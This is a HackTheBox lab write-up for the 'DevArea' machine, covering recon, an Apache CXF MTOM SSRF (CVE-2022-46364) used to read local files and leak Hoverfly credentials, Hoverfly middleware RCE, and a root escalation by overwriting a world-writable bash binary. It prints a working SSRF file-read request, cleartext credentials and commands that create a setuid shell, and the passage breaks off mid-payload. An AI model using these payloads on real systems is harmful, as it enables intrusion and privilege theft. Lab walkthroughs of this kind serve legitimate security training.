HTB - DevArea
Writeup for DevArea, a Medium Linux box from HackTheBox Season 10
DevArea - Machine Season 10
DevArea is a Medium Linux machine featuring an Apache CXF 3.2.14 SOAP service vulnerable to SSRF via MTOM XOP:Include (CVE-2022-46364). The SSRF allows reading local files, which leaks Hoverfly API credentials from a systemd service file. With those credentials, the Hoverfly middleware endpoint is exploited for RCE (CVE-2025-54123), providing a shell as dev_ryan. Privilege escalation abuses a world-writable /usr/bin/bash binary combined with a passwordless sudo rule on a bash script, allowing a shebang hijack to execute arbitrary commands as root.

Summary
| Step | Technique |
|---|---|
| Recon | FTP anonymous access → employee-service.jar (Apache CXF 3.2.14) |
| SSRF | CVE-2022-46364 — MTOM XOP:Include file read → Hoverfly credentials |
| Foothold | CVE-2025-54123 — Hoverfly middleware RCE → shell as dev_ryan |
| Privesc | /usr/bin/bash world-writable (777) + sudo syswatch.sh → shebang hijack → root |
Recon
Starting with an nmap scan we can see 5 open ports: FTP (21), SSH (22), HTTP (80), Jetty (8080) and Hoverfly (8888).
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-28 22:19 -03
Nmap scan report for devarea.htb (10.129.13.184)
Host is up (0.14s latency).
Not shown: 95 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: DevArea - Connect with Top Development Talent
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Key observations:
- FTP allows anonymous login with a
pub/directory - Port 80 serves a static developer hiring platform
- Port 8080 runs Jetty (returning 404 on root)
- Port 8888 runs the Hoverfly Dashboard (API simulation tool)
FTP — Anonymous Access
Connecting to FTP with anonymous credentials reveals a JAR file in the pub/ directory:
ftp 10.129.13.184
# Login: anonymous / anonymous
cd pub
ls
# -rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
get employee-service.jar
JAR Analysis
Extracting and decompiling the JAR reveals an Apache CXF SOAP web service:
unzip -l employee-service.jar | head -20
unzip -o employee-service.jar "htb/devarea/*" "META-INF/maven/com.environment/employee-service/pom.xml"
The ServerStarter.class shows the service listens on http://0.0.0.0:8080/employeeservice with WSDL available at that endpoint:


The pom.xml confirms Apache CXF 3.2.14 — an outdated version with known vulnerabilities:
The EmployeeService interface exposes a single SOAP operation submitReport:

The Report class has four fields: employeeName, department, content, and confidential.
Testing the SOAP Service
A normal SOAP request works as expected:
curl -s -X POST 'http://10.129.13.184:8080/employeeservice' \
  -H 'Content-Type: text/xml' \
  -d '<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://devarea.htb/">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>test</content>
        <department>IT</department>
        <employeeName>test</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>'
The service responds with the submitted data reflected back in the response.
Hoverfly Dashboard
Port 8888 serves the Hoverfly Dashboard, but the API returns 401 Unauthorized — authentication is required.
Foothold — CVE-2022-46364 (Apache CXF SSRF)
Apache CXF versions before 3.4.10 / 3.5.5 are vulnerable to CVE-2022-46364, a Server-Side Request Forgery via the href attribute of xop:Include in MTOM requests. The server fetches the referenced URL and includes the content (base64 encoded) in the SOAP response.
File Read — /etc/passwd
curl -s -X POST 'http://10.129.13.184:8080/employeeservice' \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<root.message@cxf.apache.org>"; start-info="text/xml"; boundary="----=_Part_1"' \
  -d '------=_Part_1
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root.message@cxf.apache.org>

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://devarea.htb/">
  <soap:Body>
    <tns:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></content>
        <department>IT</department>
        <employeeName>test</employeeName>
      </arg0>
    </tns:submitReport>
  </soap:Body>
</soap:Envelope>
------=_Part_1--'
The response contains base64 encoded file contents in the Content: field. Decoding reveals the users:

root:x:0:0:root:/root:/bin/bash
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
Leaking Hoverfly Credentials
Using the same SSRF to read the Hoverfly systemd service file:
# Change href to:
href="file:///etc/systemd/system/hoverfly.service"
[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0
Credentials found: admin:O7IJ27MyyXiU
Foothold — CVE-2025-54123 (Hoverfly Middleware RCE)
Hoverfly <= 1.11.3 is vulnerable to CVE-2025-54123 (CVSS 9.8), an OS command injection in the /api/v2/hoverfly/middleware endpoint. User-controlled input flows directly to exec.Command() without sanitization.

Using the leaked credentials to authenticate on the Hoverfly Dashboard:
RCE Verification

The response confirms code execution as dev_ryan.

User Flag

Reverse Shell

To get an interactive shell, we send a reverse shell payload through the middleware endpoint:
Privilege Escalation — Bash Shebang Hijack
Enumeration
sudo -l
The user can run /opt/syswatch/syswatch.sh as root (excluding web-stop and web-restart arguments). The script is not readable by dev_ryan.
Checking file permissions on common binaries:
ls -la /usr/bin/bash
/usr/bin/bash is world-writable (777). Since syswatch.sh uses #!/bin/bash as its shebang, overwriting /usr/bin/bash with a custom script means any sudo /opt/syswatch/syswatch.sh execution will run our payload as root.
Exploitation
The challenge is that /usr/bin/bash cannot be overwritten while any process is executing it ("Text file busy" error). The solution is to get a shell using a different interpreter (dash), kill all bash processes, then overwrite.
Step 1 — Backup original bash and create payload:
cp /usr/bin/bash /tmp/bash.bak

cat > /tmp/payload.sh << 'EOF'
#!/tmp/bash.bak
cat /root/root.txt > /tmp/root.txt
chmod 777 /tmp/root.txt
cp /tmp/bash.bak /tmp/rootbash
chmod +s /tmp/rootbash
cp /tmp/bash.bak /usr/bin/bash
